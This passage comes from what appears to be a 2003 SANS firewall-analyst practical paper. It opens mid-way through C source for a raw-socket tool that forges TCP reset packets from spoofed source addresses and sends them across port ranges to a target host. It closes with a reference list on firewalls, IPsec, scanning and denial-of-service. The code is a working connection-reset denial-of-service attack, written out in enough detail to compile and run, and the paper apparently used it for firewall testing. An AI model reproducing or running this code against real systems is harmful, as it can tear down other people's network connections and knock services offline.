perror("socket");
exit(-1);
} /* Allocate our raw socket */

if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, (char *) &on,
sizeof(on)) < 0) {
perror("setsockopt");
exit(-1);
} /* Set socket options for raw iphead
*/

sockstruct.sin_family = AF_INET;
iphead = (struct ip *) evilpacket;
tcphead = (struct tcphdr *) (evilpacket + sizeof(struct ip));
/* Align ip and tcp headers */

iphead->ip_hl = 5; /* Ip header length is 5 */
iphead->ip_v = 4; /* ipv4 */
iphead->ip_len = sizeof(struct ip) + sizeof(struct tcphdr);
/* Length of our total packet */
iphead->ip_id = htons(getpid()); /* Packet ID == PID # */
iphead->ip_ttl = 255; /* Time to live == 255 */
iphead->ip_p = IPPROTO_TCP; /* TCP Packet */
iphead->ip_sum = 0; /* No checksum */
iphead->ip_tos = 0; /* 0 Type of Service */
iphead->ip_off = 0; /* Offset is 0 */
tcphead->th_win = htons(512); /* TCP Window is 512 */
tcphead->th_flags = TH_RST; /* Reset packet */
tcphead->th_off = 0x50; /* TCP Offset 0x50 */

```

```

iphead->ip_dst.s_addr = inet_addr(argv[2]);

srand(getpid()); /* Seed for rand() */
while (scur->link != NULL) {
    seq = rand() % time(NULL); /* Randomize our #'s */
    ack = rand() % time(NULL); /* Randomize ack #'s */
    sockstruct.sin_port = htons(rand() % time(NULL));
    iphead->ip_src = scur->spoof; /* Set the spoofed address
    */
    sockstruct.sin_addr = scur->spoof;
    for(i = sourcefrom; i <= sourcecto; i++) {
        for(int2 = destfrom; int2 <= destto; int2++) {
            usleep(2); /* Sleep 5ms between packets
            */
            seq += (rand() % 10)+250;
            ack += (rand() % 10)+250;
            tcphead->th_seq = htonl(seq);
            /* Set sequence number */
            tcphead->th_ack = htonl(ack);
            /* Set ack number */
            tcphead->th_dport = htons(int2);
            /* Set destination port */
            tcphead->th_sport = htons(i);
            /* Set source port */
            snprintf(src, 20, "%s",
            inet_ntoa(iphead->ip_src));
            snprintf(dst, 20, "%s",
            inet_ntoa(iphead->ip_dst));
            /* Copy info to src and dst for printing */
            printf("TCP RESET: [%s:%d] -> [%s:%d]\n",
            src, ntohs(tcphead->th_sport), dst, ntohs(tcphead->th_dport));
            sendto(sock, &evilpacket,
            sizeof(evilpacket), 0x0,
            (struct sockaddr *) & sockstruct,
            sizeof(sockstruct));
            /* Send our evil packet */
        };
    };
    scur = scur->link; /* Cycle the spoof ips */
}
scur = sfirst;
return (1);

};

```

References

- [1] RFC 1918 Address Allocation for Private Internets
- [2] OpenSSH Home Page, <http://www.openssh.com/>
- [3] FreeS/WAN with X.509 Patch, <http://www.strongsec.com/freeswan/>
- [4] "Installation and Configuration for X.509 version 1.3.3",
<http://www.strongsec.com/freeswan/install.htm>
- [5] Nadeem Hasan, "IPsec between FreeS/WAN and SSH Sentinel",
<http://www.nadmm.com/show.php?story=articles/vpn.inc>
- [6] Cricket Liu, Configuring a Name Server to Work with a Firewall (or Vice Versa), <http://www.oreillynet.com/lpt/a/3018>
- [7] SSH Sentinel 1.3 and FreeS/WAN IPsec,
http://www.ssh.com/documents/31/ssh_sentinel_13_freeswan.pdf
- [8] Mario Strasser, "DHCP Relay",
<http://www.strongsec.com/freeswan/dhcrelay/index.htm>
- [9] Mario Strasser, "DHCP over IPsec HOWTO",
<http://www.strongsec.com/freeswan/dhcrelay/ipsec-dhcp-howto.pdf>
- [10] Burt Hubert, "Linux Advanced Routing & Traffic Control",
<http://lartc.org/lartc.pdf>
- [11] Oskar Andreasson, "iptables tutorial", <http://iptables-tutorial.frozentux.net/>
- [12] Lance Spitzner, "Auditing Your Firewall Setup",
- [13] Peter V. Herzog, "Open Source Security Testing Methodology Manual",
<http://www.isecom.org/projects/osstmm.htm>
- [14] ISECOM Operation Tools,
<http://www.isecom.ca/projects/operationaltools.htm>
- [15] Andrea Barisani, Firewall Tester, <http://ftester.sourceforge.net/>
- [16] Dug Song, Fragroute, <http://monkey.org/~dugsong/fragroute/>
- [17] Herve Schauer Consultant, filterrules,
<http://www.hsc.fr/ressources/outils/filterrules/index.html.en>
- [18] Fyodor, nmap's man page,
http://www.insecure.org/nmap/data/nmap_manpage.html
- [19] Fyodor, nmap's home page,
http://www.insecure.org/nmap/nmap_documentation.html
- [20] Devnull, Denial of Services, <http://web.textfiles.com/eazines/PISS/piss0052.txt>
- [21] Dan Forsberg, SYN Flood DoS Attack Experiment,
<http://www.niksula.cs.hut.fi/~dforsber/synflood/result.html>
- [22] Defending against SYN Flood, http://www.willamowius.de/syn_flood.html
- [23] D. J. Bernstein, SYN Cookies, <http://cr.yp.to/syncookies.html>
- [24] "Project Neptune", Phrack Magazine, Volume Seven, Issue Forty-Eight, File 13-18, <http://www.phrack.org/show.php?p=48&a=13>
- [25] Fabio Cerniglia Saitta, GCFW Analyst # 0379, Practical Assignment v.1.8,
http://www.giac.org/practical/GCFW/Fabio_Cerniglia_GCFW.pdf
- [26] PIX DMZ Denial of Service (TCP Resets),
<http://www.securiteam.com/exploits/5UQ0G000AG.html>
- [27] Packet Storm, UNIX scanner's scanning utility,
<http://packetstormsecurity.nl/UNIX/scanners/indexdate.shtml>

- [28] Julien Bordet, **smtpscan**, <http://www.greyhats.org/ouils/smtpscan>,
<http://packetstormsecurity.nl/UNIX/scanners/smtpscan-0.5.tar.gz>
- [29] CERT® Advisory CA-2003-07 Remote Buffer Overflow in Sendmail,
<http://www.cert.org/advisories/CA-2003-07.html>

© SANS Institute 2003, Author retains full rights.